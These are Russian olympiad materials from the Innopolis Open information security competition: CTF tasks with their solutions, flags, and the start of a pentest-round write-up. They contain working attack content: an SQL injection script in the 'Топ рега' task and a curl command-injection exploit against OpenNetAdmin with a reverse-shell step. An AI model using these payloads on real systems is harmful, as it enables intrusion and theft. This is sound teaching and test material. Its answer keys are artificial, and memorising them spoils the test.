

**Международная олимпиада «Innopolis Open»
по профилю «Информационная безопасность»**

Материалы заданий заключительного этапа олимпиады

Первый тур заключительного этапа

Первый тур заключительного этапа прошел на специальной платформе в формате CTF task-based с добавлением творческих задач.

Особенности тура:

- Длительность тура: 4 астрономических часа.
- Интернет отсутствует.
- Для каждого участника был подготовлен ноутбук с предустановленной ОС Kali Linux
- Каждая задача по категориям оценивалась в 1 балл.
- Задания из категорий «Творческое» и «Бумажное» оценивались от 0 до 2 баллов с шагом 0,25 балла.
- Задания из категории «Бумажное» решались на выданных бланках.
- Платформа хостилась на локальной сети Университета, что ограничивало поиск подсказок в сети интернет.

Все задания можно отнести к следующим категориям:

- **ADMIN** (задания на администрирование операционных систем). Обычно задания, связанные с работой сисадмина: восстановление данных, виртуальные машины и так далее.
- **CRYPTO** (Криптография – задания на криптографические алгоритмы, как на старинные, так и на современные).
- **FORENSIC** (Компьютерная криминалистика – расследование инцидентов, исследование различных дампов (сетевых, памяти и прочее), восстановление архивов.
- **REVERSE** (Обратная разработка – исследование бинарных файлов (программ) без исходных кодов и изучение работы различных редких архитектур)
- **WEB** (Поиск и эксплуатация веб-уязвимостей)

Задания Первого тура заключительного этапа

1. Творческое

1.1. Кибервойны будущего: какими будут атаки на критическую инфраструктуру?

Балл: 2

Условие:

Если хакеры отключат энергосети или системы водоснабжения целого города, как общество должно реагировать? Какие превентивные меры (например, воздушные зазоры, резервные аналоговые системы) актуальны в эпоху цифровизации? Должны ли кибератаки приравняться к военным действиям и регулироваться международными конвенциями?

Требования к ответу:

1. Ваш ответ должен быть подробным и аргументированным.
2. По возможности, подкрепите свои утверждения примерами.
3. Ожидается критический анализ представленных данных и мнений.

Формат сдачи:

Ответ предоставляется в форме эссе. Ожидается чёткое структурирование текста, наличие введения, основной части и заключения. Ответ сохранять на рабочем столе с названием "творческая задача 1"

1.2. Анонимность в сети: утопия или необходимость?

Балл: 2

Условие:

Тог, криптовалюты и E2E-шифрование позволяют сохранять анонимность, но также используются для незаконной деятельности. Должно ли общество пожертвовать анонимностью ради безопасности? Может ли существовать система, где права на приватность не противоречат борьбе с преступностью?

Требования к ответу:

1. Ваш ответ должен быть подробным и аргументированным.
2. По возможности, подкрепите свои утверждения примерами.
3. Ожидается критический анализ представленных данных и мнений.

Формат сдачи:

Ответ предоставляется в форме эссе. Ожидается чёткое структурирование текста, наличие введения, основной части и заключения. Ответ сохранять на рабочем столе с названием "творческая задача Incident Manager"

2. Paper

2.1. Crypto

Балл: 1.5

Условие:

Злоумышленник зашифровал файл с помощью XOR. Известно:

- Ключ: 3 байта.
- Первые 3 байта исходного файла: PDF (в hex: 50 44 46).
- Первые 3 байта зашифрованного файла: 12 2B 24.

Вопросы:

1. Найдите ключ (в hex).
2. Расшифруйте байт 0x7F с помощью этого ключа.
3. Запишите все шаги вычисления XOR.

Решение:

1. для расчетов используем преобразование зашифрованного и исходного файлов в двоичный вид.

```
50 44 46 => 010100000100010001000110
```

```
12 2B 24 => 000100100010101100100100
```

и делаем побитовое исключающее или (XOR). Результат преобразуем в hex-формат:

```
10000100110111101100010 => 426f62
```

Также ответом является `Bob` - так выглядит ключ в ASCII

2. Так как длина ключа 3, а шифротекста - 1, то мы используем только первый байт для операции исключающего или (XOR)

```
42 ^ 7f = 3d
```

также ответом является знак `=` - это значение hex в ASCII таблице

3. Участнику необходимо было произвести пошаговую работу с предоставлением промежуточных данных для расчета XOR (преобразования

из двоичного в hex и наоборот, операции исключающего или, либо псевдокод)

2.2. Ошибка в алгоритме

Балл: 1.5

Условие:

```
if password[0] == 'A' and password[3] == 'X' and len(password) == 5:  
    print("Доступ разрешен")  
else:  
    print("Ошибка")
```

Вопросы:

1. Сколько всего паролей удовлетворяют условию (если пароль — заглавные буквы A-Z)?
2. Как можно эксплуатировать эту проверку для подбора пароля?
3. Предложите исправление кода для повышения безопасности.

Ответ:

1. так как мы используем только заглавные буквы английского алфавита (их 26), то можно посчитать количество всех комбинаций так:

$$A * B * C * D * E = \dots$$

где A=1, D=1 - в алгоритме требуют только одну определенную букву, остальные (B, C, E) = 26

$$26^3 = 17576$$

2. данную уязвимость можно использовать для сокращения время перебора паролей. Это значительно снижает количество возможных комбинаций, так как пароль длиной 5 символов из заглавных букв английского алфавита может иметь 11881376 комбинаций. Сокращаем время в 676 раз.
3. Рекомендация такая - минимальная длина пароля - 10 символов, использовать заглавные, строчные буквы, цифры и спецсимволы. Это повысит криптостойкость пароля и сделает невозможным его перебор (за приемлемое время)

3. Admin

3.1. Больше не друзья

Балл: 1

Условие:

Раньше мы с Андреем были друзья. Сидели за одной партой, играли в одной футбольной команде. Но однажды он меня предал, возможно, начал завидовать, что я победил на олимпиаде по математике. Мы делали финальный проект по информатике, показывали навыки Linux и написание своего веб-сервера. Я, признаюсь, скачал работу с Интернета, немного её доделал и опубликовал на сервере. Андрей также имел доступ к этому серверу, он удалил мой ssh-ключ и что-то модифицировал в коде моего сервера, теперь не могу скачать документы и просмотреть их. Поможешь разобраться? В одном из документов есть очень важная информация, моя грамота победителя по математике. Достань хотя бы её

Ответ: CTF{Magic_bytes_2}

Решение:

File List

Permissions	UID	GID	Size	Last Modified	Name
-rw-r--r--	0	0	473831	Fri Feb 21 22:05:49 2025	1.png
-rw-r--r--	0	0	10299	Fri Feb 21 06:59:03 2025	2.jpg
-rw-r--r--	0	0	8123	Fri Feb 21 06:59:06 2025	3.jpg
-rw-r--r--	0	0	14889	Fri Feb 21 06:59:09 2025	4.jpg
-rw-r--r--	0	0	6600	Fri Feb 21 06:59:11 2025	5.jpg
-rw-r--r--	0	0	112274	Fri Feb 21 07:21:18 2025	6.jpg
-rw-r--r--	0	0	9028	Fri Feb 21 06:59:16 2025	7.jpg
-rw-r--r--	0	0	12399	Fri Feb 21 06:59:20 2025	8.jpg
-rw-r--r--	0	0	13277	Sat Feb 22 05:50:23 2025	9.docx

При скачивании любого файла с сервера, первые его байты заменяются на DEADBEEF - символы из тестового набора в сфере информационной безопасности.

0	DEADBEEF	00DE4578	69660000
64	00000200	00001302	03000100
128	01010700	01000000	01000000

Такие байты называются Magic Bytes и позволяют системе корректно определить тип файла, например картинка, или бинарный исполняемый файл.

file 8.jpg

8.jpg: data

У PNG файлов, JPEG есть свои известные Magic Bytes, они не меняются. Зная расширение файла, можно заменить первые байты на нужные, и таким образом открыть картинку или документ.

0	FFD8FFE1	0FFE4578
64	00010002	00000213
78	01010007	00000001

ответ был на картинке 6.jpg

Награждается

CTF{Magic_bytes_2}

ученица 3-го класса

4. Forensic

4.1. Преступление и наказание

Балл: 1

Условие:

В детстве на уроках литературы мы переписывались зашифрованными цифрами. Уже не помню, что они значили, но для шифровки мы использовали учебник. Я недавно пересматривал книги на своей полке, наткнулся на бумажку с таким шифротекстом. Вот бы расшифровать, вспомнить, о чем же мы там болтали...

- * 14:1:1
- * 65:15:2
- * 7:14:5
- * 88:6:14
- * 52:3:1
- * 24:9:10

* 36:4:2

* 48:9:5

* 6:7:6

* 58:10:16

Ответом будет русское слово, существующее


Пример: аллигатор

Учитывать только текст книги, не учитываются заголовки, нижние и верхние колонтитулы

Ответ: Мелкование

Решение:

Перед нами - классический книжный шифр. Первое значение - страница, второе - строка, третье символ. Необходимо было открывать документ на нужной странице, искать указанный символ, и восстанавливать слово целиком. Например, первая буква была "м" - 14я страница, первая строка, первый символ



AutoFill can assist with filling in this form.

Ф. М. Достоевский. «Преступление и наказание»

муки, его глубоко запрятанное и искаженное
СМЫСЛ.

Незадолго до смерти сестра проценти
сть Соня стала ее крестной сестрой. Соглас

5. Web

Школьный альбом

Балл: 1

Условие:


Школьный альбом - замечательная память о своей молодости, о своих школьных товарищах. Наш альбом - пример всем. Ежегодно мы обновляем данные, пишем чем занимаются наши школьные друзья, вместе растем и достигаем успехов. К сожалению, год назад я потерял доступ к серверу, альбом перестал обновляться. Может ли быть такое, что сервер взломал хакер и закрыл доступ? Можешь ли мне

скачать этот сайт, я перенесу его на другой хостинг? А хотя, постойте... У меня было 20 одноклассников, а на сайте всего 20 фото, не хватает одного. А что если хакер удалил какие-то данные? Сможешь восстановить? Я даже и не помню, кого удалили, совсем позабыл кого как зовут, редко видимся. Сообщи мне имя и фамилию человека, которого удалили, и скачай мне сайт для переноса. Спасибо!

Ответ: Егор Новиков

Решение:

Перед нами обычный сайт со школьным альбомом, и есть регулярные обновления.



2022 год

Алексей Иванов получил звание профессора.
Дмитрий Петров начал заниматься благотворительностью.
Сергей Сидоров купил дом за границей.
Иван Кузнецов стал одним из самых влиятельных людей в IT.
Андрей Смирнов начал вести телепрограмму о здоровье.
Павел Васильев открыл сеть автосалонов по всей стране.
Никита Павлов начал работать в крупном медиа-холдинге.
Артём Фёдоров получил звание генерал-лейтенанта.
Анна Ковалёва выпустила свою первую книгу.
Екатерина Соколова получила премию "Оскар".
Мария Иванова стала заслуженным врачом России.
Ольга Петрова начала вести международные тренинги.
Татьяна Сидорова получила звание "Народный учитель".
Елена Кузнецова стала главой научного института.
Наталья Смирнова получила Нобелевскую премию по химии.
Виктория Васильева открыла свою сеть дизайн-студий.
Юлия Павлова стала известным блогером.
Алина Новикова получила премию за вклад в журналистику.
Дарья Фёдорова стала СТО в крупной IT-компании.
Ксения Морозова стала одной из самых влиятельных женщин в бизнесе.

2021 год

Алексей Иванов начал писать научные статьи.
Дмитрий Петров начал инвестировать в стартапы.
Сергей Сидоров купил квартиру в Москве.
Иван Кузнецов стал соучредителем IT-компании.
Андрей Смирнов начал вести подкаст о медицине.
Павел Васильев открыл автосалон премиум-класса.
Никита Павлов начал работать на радио.
Артём Фёдоров получил звание генерал-майора.
Анна Ковалёва начала писать книгу о литературе.
Екатерина Соколова получила роль в голливудском фильме.
Мария Иванова стала заведующей кафедрой в университете.
Ольга Петрова начала вести тренинги по всей стране.
Татьяна Сидорова получила звание "Заслуженный учитель России".
Елена Кузнецова начала работать в научном институте.
Наталья Смирнова получила международную награду.
Виктория Васильева открыла свою линию одежды.
Юлия Павлова начала вести курсы для преподавателей.
Алина Новикова стала главой медиа-холдинга.
Дарья Фёдорова получила звание Lead Developer.

Регулярный поиск по каталогам сайта дает нам папку `.git` (хранилище исходного кода) в открытом доступе. А это значит, можно посмотреть историю изменений, кто и что менял, когда менял. Это нам и нужно. Скачиваем целиком папку `.git`

```
wget -r --no-parent http://host:9999/.git
```

```
git reset --hard
```

```
git log
```

```
commit 4b558693ce7b1bb27f1429981af85b4d3437f55a (HEAD -> develop)
Author: Hacker <hacker23@protonmail.com>
Date: Tue Oct 10 12:20:00 2023 +0300
```

copyright haha

```
commit 1a9b3a3a8eb7ab7477364d589cd215fe4105263d
Author: Hacker <hacker23@protonmail.com>
Date: Tue Oct 10 12:10:00 2023 +0300
```

drop again

```
commit 9c513c8bce62e5444cc63d49f033c12e8289ea54
Author: Hacker <hacker23@protonmail.com>
Date: Tue Oct 10 12:00:00 2023 +0300
```

drop

```
commit 8e31508ae42f8cebbbc46da73f918b688653b431
Author: Ваня Кузнецов <ikuzn12@mail.ru>
Date: Sun Dec 18 12:00:00 2022 +0300
```

Добавил новостей за 2022 год

```
commit d5f1b1dbfa09c7e413c8e1fbdeea47f76b88f970
Author: Ваня Кузнецов <ikuzn12@mail.ru>
Date: Sat Dec 4 12:00:00 2021 +0300
```

Добавил новостей за 2021 год

```
commit 6b91493b60abad1acca7d5f7ed7745f4e2a1114d
Author: Ваня Кузнецов <ikuzn12@mail.ru>
Date: Wed Dec 30 12:00:00 2020 +0300
```

Добавил новостей за 2020 год

```
commit 394dce8b1511fbf7d134e08f813776a820749015
Author: Ваня Кузнецов <ikuzn12@mail.ru>
Date: Fri Dec 20 12:00:00 2019 +0300
```

Видим, что злоумышленник начал действовать предыдущие три коммита. попытаемся восстановиться на последнее стабильное состояние (2020 год). `git reset HEAD~5`

```
git reset HEAD~5

Unstaged changes after reset:

D   img/8.jpg
M   index.html
```

видим удаленное изображение (8.jpg), идем в файл index.html и смотрим, кому оно принадлежало

```
cat index.html | grep '8.jpg'



```

6. Crypto

Солнечный язык

Балл: 1

Условие:

В детстве мы придумывали разные способы общения, чтобы дети с других районов не понимали, о чем мы говорим. Это, конечно дурачество, но такая коммуникация помогала нам "выделяться". Так появился "солнечный язык", кто-то называл это "нашим" языком, кто-то - "кирпичным". Суть там была одна:

после каждой гласной буквы ставишь букву (с) а после (с) ставишь букву ту, которая стояла перед этой буквой. Таким образом, фраза "Всем привет" превращалась в "Всесем присивесет".

Ваша задача - написать такой сервис, который позволяет

1. регистрироваться (`/register`) с почтой и безопасным паролем (безопасный - минимум 8 символов, минимум одна заглавная буква, минимум одна прописная, минимум один символ и минимум одна цифра).
2. входить (`/login`) под логином и паролем из пункта 1, и получать сессию (это cookie с названием `session` и любым уникальным значением). Время жизни - не более минуты

3. проверять информацию о себе (/info) по сессии - ip адрес и идентификатор сессии (неважно какой это идентификатор, строка, uuid, число)
4. делать перевод (/translate) на солнечный язык. На входе - строка (слово, предложение на русском языке). На выходе - строка на солнечном.

После написания такого сервиса, необходимо в специальную форму на сервере жюри отправить запрос на проверку. Мы сами определим ваш ip-адрес, на котором запущено приложение, порт строго должен быть 1337

Методика проверки жюри:

1. /login с несуществующими данными, должно дать ошибку
2. /register с неправильной почтой и/или паролем, должно дать ошибку
3. /register с правильной почтой и паролем, должно нас зарегистрировать в системе
4. /login с данными из пункта 3, в ответ получаем cookie с переменной session и вашим произвольным значением сессии (генерация на вас)
5. /info - мы получим информацию о своём ip-адресе и идентификаторе сессии (может совпадать со значением из пункта 4, может быть какое-то другое значение, например id в вашей системе)
6. мы сделаем 3 запроса на /translate. На входе подадим строку/предложение, на выходе вы отправите сообщение на солнечном языке. Мы проверим корректность перевода, если будет ошибка - проверка досрочно завершится
7. если все проверки пройдут, то на странице сервера жюри у вас появится флаг

В качестве примера прикладываем дампы сетевого трафика. В данном трафике показано взаимодействие между сервером, который реализует указанный выше функционал, с системой проверки жюри.

Ответ: CTF{zdarova}

Решение:

Пример такого сервиса (авторское решение):

```
import json
from flask import Flask, request, jsonify, session as flask_session, make_response
from flask_sqlalchemy import SQLAlchemy
from sqlalchemy.exc import IntegrityError
from datetime import datetime, timedelta
import re
```

```
from werkzeug.security import generate_password_hash, check_password_hash
import uuid

app = Flask(__name__)
app.config['SECRET_KEY'] = 'your-secret-key-here'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
app.permanent_session_lifetime = timedelta(seconds=60)
db = SQLAlchemy(app)

# Модели базы данных
class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    email = db.Column(db.String(120), unique=True, nullable=False)
    password = db.Column(db.String(200), nullable=False)

class Session(db.Model):
    id = db.Column(db.String(40), primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    expires = db.Column(db.DateTime, nullable=False)

# Валидация пароля
def validate_password(password):
    if len(password) < 8:
        return False
    if not re.search(r'[A-Z]', password):
        return False
    if not re.search(r'[a-z]', password):
        return False
```

```
if not re.search(r'\d', password):
    return False

if not re.search(r'[!@#$%^&*(),.?":{}|<>]', password):
    return False

return True

# Декоратор для проверки сессии
def check_session(f):
    def wrapper(*args, **kwargs):
        session_id = flask_session.get('session_id')

        if not session_id:
            return jsonify(error='Unauthorized'), 401

        current_session = Session.query.get(session_id)

        if not current_session or current_session.expires < datetime.now():
            return jsonify(error='Session expired'), 401

        return f(*args, **kwargs)
    wrapper.__name__ = f.__name__
    return wrapper

# Регистрация
@app.route('/register', methods=['POST'])
def register():
    data = request.json
    email = data.get('email')
    password = data.get('password')

    if not email or not password:
```

```
return jsonify(error='Email and password required'), 400

if not re.match(r'^[\w\.-]+@[\w\.-]+\.\w+$', email):
    return jsonify(error='Invalid email'), 400

if not validate_password(password):
    return jsonify(error='Password does not meet requirements'), 400

try:
    new_user = User(
        email=email,
        password=generate_password_hash(password)
    )
    db.session.add(new_user)
    db.session.commit()
except IntegrityError:
    return jsonify(error='duplicate'), 409

return jsonify(success=True), 201

# Авторизация
@app.route('/login', methods=['POST'])
def login():
    data = request.get_json()
    email = data.get('email')
    password = data.get('password')

    user = User.query.filter_by(email=email).first()
    if not user or not check_password_hash(user.password, password):
```



```
return jsonify(error='Invalid credentials'), 401

# Генерируем уникальный ID сессии
import uuid
session_id = str(uuid.uuid4())

# Сохраняем сессию в БД
new_session = Session(
    id=session_id,
    user_id=user.id,
    expires=datetime.now() + timedelta(seconds=60)
)
db.session.add(new_session)
db.session.commit()

# Устанавливаем сессию в cookies
flask_session['session_id'] = session_id
return jsonify(success=True)

# Информация
@app.route('/info')
@check_session
def info():
    current_session = Session.query.get(flask_session['session_id'])
    return jsonify(
        session_id=current_session.id,
        ip_address=request.remote_addr
    )
```

```
# Переводчик
@app.route('/translate', methods=['POST'])
@check_session
def translate():
    data = request.json
    text = data.get('text', "")

    vowels = 'аеёиоуыэюяАЕЁИОУЫЭЮЯ'
    result = []

    for char in text:
        result.append(char)
        if char in vowels:
            result.append('c')
            result.append(char.lower() if char.islower() else char)

    response = make_response(
        json.dumps({'translated': ''.join(result)}, ensure_ascii=False)
    )
    response.headers['Content-Type'] = 'application/json; charset=utf-8'
    return response

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(debug=True, host='0.0.0.0', port=1337)
```

7. Reverse

7.1. LZ77

Балл: 1

Условие:

Напишите алгоритм декомпрессии (разархивирования) на основании документа и исходного кода сжатия. Получите оригинал файла и прочтите, что там было написано?

Пример компрессии

```
def lz77_compress(data):  
    compressed = bytearray() # Результат сжатия  
    current_pos = 0 # Текущая позиция в данных  
    max_offset = 4095 # Максимальное смещение (12 бит)  
    max_length = 16 # Максимальная длина совпадения (4 бита → 1-16)  
  
    # Пока не обработаны все данные  
    while current_pos < len(data):  
        bits = [] # Бит управления (1 или 0 для 16 операций)  
        commands = [] # Команды (ссылки или литералы)  
  
        # Собираем 16 команд для текущего блока  
        for _ in range(16):  
            if current_pos >= len(data):  
                # Если данные закончились, добавляем фиктивные литералы  
                bits.append(0)  
                commands.append(0x00)  
            else:  
                # Ищем лучшее совпадение в предыдущих данных  
                best_offset, best_length = find_best_match(data, current_pos, max_offset,  
max_length)
```

```
if best_length >= 3:
    # Кодлируем ссылку
    bits.append(1)
    commands.append((best_offset, best_length))
    current_pos += best_length
else:
    # Кодлируем литерал
    bits.append(0)
    commands.append(data[current_pos])
    current_pos += 1

# Формируем управляющее слово (16 бит)
control_word = 0
for i in range(16):
    control_word |= (bits[i] << i) # Младший бит соответствует первой операции

# Добавляем управляющее слово в little-endian
compressed.extend(control_word.to_bytes(2, 'little'))

# Добавляем команды
for cmd in commands:
    if isinstance(cmd, tuple):
        # Кодлируем ссылку: 2 байта
        offset, length = cmd
        # Байт 1: старшие 4 бита смещения + длина-1
        byte1 = ((offset >> 8) << 4) | ((length - 1) & 0x0F)
        # Байт 2: младшие 8 бит смещения
        byte2 = offset & 0xFF
```

```
        compressed.append(byte1)
        compressed.append(byte2)
    else:
        # Литерал: 1 байт
        compressed.append(cmd)

    return compressed

def find_best_match(data, current_pos, max_offset, max_length):
    if current_pos >= len(data):
        return (0, 0)

    best_length = 0
    best_offset = 0
    start = max(0, current_pos - max_offset)

    # Перебираем возможные смещения (от 1 до max_offset)
    for offset in range(1, current_pos - start + 1):
        match_len = 0

        # Сравниваем символы пока есть совпадения
        while (current_pos + match_len < len(data) and
              match_len < max_length and
              data[current_pos - offset + match_len] == data[current_pos + match_len]):
            match_len += 1

        # Обновляем лучшее совпадение
        if match_len > best_length:
            best_length = match_len
```

```
best_offset = offset

# Минимальная длина совпадения - 3 символа
return (best_offset, best_length) if best_length >= 3 else (0, 0)

# Пример данных с повторениями
with open('original.pdf', 'rb') as f:
    data = f.read()

# Сжимаем
compressed_data = lz77_compress(data)

# Сохраняем в файл
with open("compressed.bin", "wb") as f:
    f.write(compressed_data)
```

Алгоритм декомпрессии

Декодирование (распаковка)

Шаги алгоритма:

1. Инициализация:

- о Создать пустой буфер для распакованных данных.
- о Установить текущую позицию (offset) в начало сжатых данных.

2. Чтение управляющего слова:

- о Прочитать 16 бит (2 байта) — это управляющее слово.
- о Каждый бит управляющего слова определяет тип команды (1 — ссылка, 0 — литерал).

3. Обработка команд:

- о Для каждого бита управляющего слова:
 - Если бит = 1:
 - Прочитать 2 байта ссылки.
 - Декодировать смещение и длину.

- Скопировать данные из буфера распакованных данных по указанному смещению.

- Если бит = 0:
- Прочитать 1 байт литерала.
- Добавить его в буфер распакованных данных.

4. Завершение:

o Если данные закончились, завершить процесс.

Пример декодирования:

Входные данные: Управляющее слово 0x0001, ссылка (7, 4), литералы a, b, c.

5. Прочитать управляющее слово 0x0001 (первая команда — ссылка).

6. Декодировать ссылку (7, 4) и скопировать abra.

7. Прочитать литералы a, b, c.

8. Результат: abracadabra.

Ответ: CTF{lz77_good}

Решение:

Пример кода (авторское решение)

```
def lz77_decompress(compressed_data):
    decompressed = bytearray() # Результат распаковки
    offset = 0 # Текущая позиция в сжатых данных

    # Пока не обработаны все данные
    while offset < len(compressed_data):
        # Читаем управляющее слово (16 бит, little-endian)
        control_word = int.from_bytes(compressed_data[offset:offset+2], 'little')
        offset += 2

        # Обрабатываем 16 команд (по одному биту на команду)
        for i in range(16):
            if offset >= len(compressed_data):
```

```
break # Если данные закончились, выходим

# Проверяем текущий бит управляющего слова
if (control_word & (1 << i)) != 0:
    # Если бит = 1, это ссылка
    if offset + 1 >= len(compressed_data):
        break # Защита от выхода за границы

    # Читаем 2 байта ссылки
    byte1 = compressed_data[offset]
    byte2 = compressed_data[offset + 1]
    offset += 2

    # Декодируем ссылку
    length = (byte1 & 0x0F) + 1 # Длина (4 бита)
    high_offset = (byte1 & 0xF0) >> 4 # Старшие 4 бита смещения
    low_offset = byte2 # Младшие 8 бит смещения
    back_offset = (high_offset << 8) | low_offset # Полное смещение

    # Копируем данные из предыдущей позиции
    start = len(decompressed) - back_offset
    for j in range(length):
        if start + j >= 0 and start + j < len(decompressed):
            decompressed.append(decompressed[start + j])
        else:
            decompressed.append(0) # Запасной вариант
    else:
        # Если бит = 0, это литерал
        decompressed.append(compressed_data[offset])
```



```
offset += 1

return decompressed

with open('compressed.bin', 'rb') as f:
    decompressed_data = lz77_decompress(f.read())
    with open('decompressed.pdf', 'wb') as wb:
        wb.write(decompressed_data)

# # Выводим результат
# print(decompressed_data.decode('utf-8')) # Должно быть равно исходным
даннным
```

8. Web

8.1. Топ рега

Балл: 1

Условие:

В рамках обеспечения суверенитета Российской Федерации в телекоммуникационном пространстве, всем гражданам необходимо пройти обязательную регистрацию в новой социальной сети "Береста". После проверки вашей почты на госуслугах, вам станут доступны все функции, а пока оставайтесь на странице профиля

Ответ: CTF{sql_in_4g3}

Решение:

Добро пожаловать в Бересту

Имя пользователя

Пароль

Возраст

ПРИСОЕДИНИТЬСЯ

уязвимость находится в поле "возраст". На клиенте (в браузере) принимается только число, но на сервере такой проверки нет, поэтому, в обход браузера можно отправить любую строку на сервер, в том числе и с уязвимостью. Пример кода с автоматическим решением:

```
import requests
```

```
malicious_age = "(SELECT password FROM users WHERE username = 'admin')"
```

```
session = requests.Session()
```

```
response = session.post('http://host:5009/register', data={
```

```
    'username': 'koban7',
```

```
    'password': 'ha2ck',
```

```
    'age': malicious_age
```

```
})
```

```
print(response.text, response.cookies, response.status_code)
```

```
profile = session.get('http://host:5009/profile')
```

```
print(profile.text, profile.status_code)
```

Суть запроса - при регистрации мы подставляем в поле age, которое запишется в базу данных, не просто число, а пароль от admin'a. При открытии страницы мы это заметим

```
python solve.py | grep CTF
```

```
<span>CTF{sql_in_4g3}</span>
```

```
<span>CTF{sql_in_4g3}</span>
```

Ваш профиль 



Имя пользователя
koban7



Возраст
CTF{sql_in_4g3}

Второй тур заключительного этапа

Второй тур заключительного этапа прошел на специальной платформе в формате pentest.

Особенности тура:

- Длительность тура: 6 астрономических часов.
- Для участия в туре для каждой команды были созданы виртуальные машины. Задача заключалась в том, чтобы получить права доступа, найти флаги и написать отчет о проделанной работе.
- Участникам предоставлялась связка логин-пароль для каждой команды.
- На каждой виртуальной машине содержалось некоторое количество флагов. Заранее участникам было известно только общее количество флагов на двух машинах - 7 штук.
- Флаги хранились в файлах или переменных и были однозначно идентифицируемы.
- Флаги сдавались в АТС. В ней был доступен интерфейс доступа к машинам, их перезагрузке и рейтингу команд.
- Учитывалось время решений каждого уровня. Каждую минуту отнималось одинаковое количество баллов.
- Итоговые набранные баллы конвертировались в 5-балльную систему.
- Участникам также было необходимо написать отчет о проделанной работе по шаблону, который содержал следующие пункты:
 - Сбор информации (определение объема тестов на проникновение, сети).
 - Перечисление сервисов (сбор информации о том, какие сервисы существуют в системе или системах).
 - Проникновение (тип эксплуатируемой уязвимости, уязвимая система, патч или фикс, критичность, найденный флаг, PoC, рекомендации по устранению уязвимостей, скриншоты).

Задания второго тура заключительного этапа

Initial Access

После сканирования двух айпи любым сканером (например, nmap) получаем следующую картину:

```
#machine1:
22 port - ssh
80 port - OpenNetAdmin web service
```

```
#machine2
22 port - ssh
80 port - nginx (сайт - одностраничник)
443 port - nginx ssl
```

Есть информация, что машины взаимосвязаны.

Первый токен - machine2

Запускаем любой web dir search сканер на ip machine2 и по пути [<ip>admin/index.html](#) получаем первый токен в чистом виде.

```
innoctf0d99f723f0bdc83dfc9cf95db
```

Второй токен и начальный доступ на machine1

Проверяем версию OpenNetAdmin, которая крутится на 80 порту, и обнаруживаем что она подвержена [RCE](#)

Эксплуатируем:

```
Bash
1 curl --silent -d
  "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo
  \"BEGIN\";<command, for example whoami>;echo \"END\"&xajaxargs[]=ping" "<ip>" | sed -n -e
  '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
```

Получаем вывод:

```
Bash
1 www-data
```

Пробрасываем reverse-shell (можно воспользоваться [сервисом для генерации](#)) и осматриваемся внутри машины.

Второй токен располагается рядом с исходником сервиса в файле token:

innoctf5d409dbcd067ea089dd1c2cd9

Третий токен

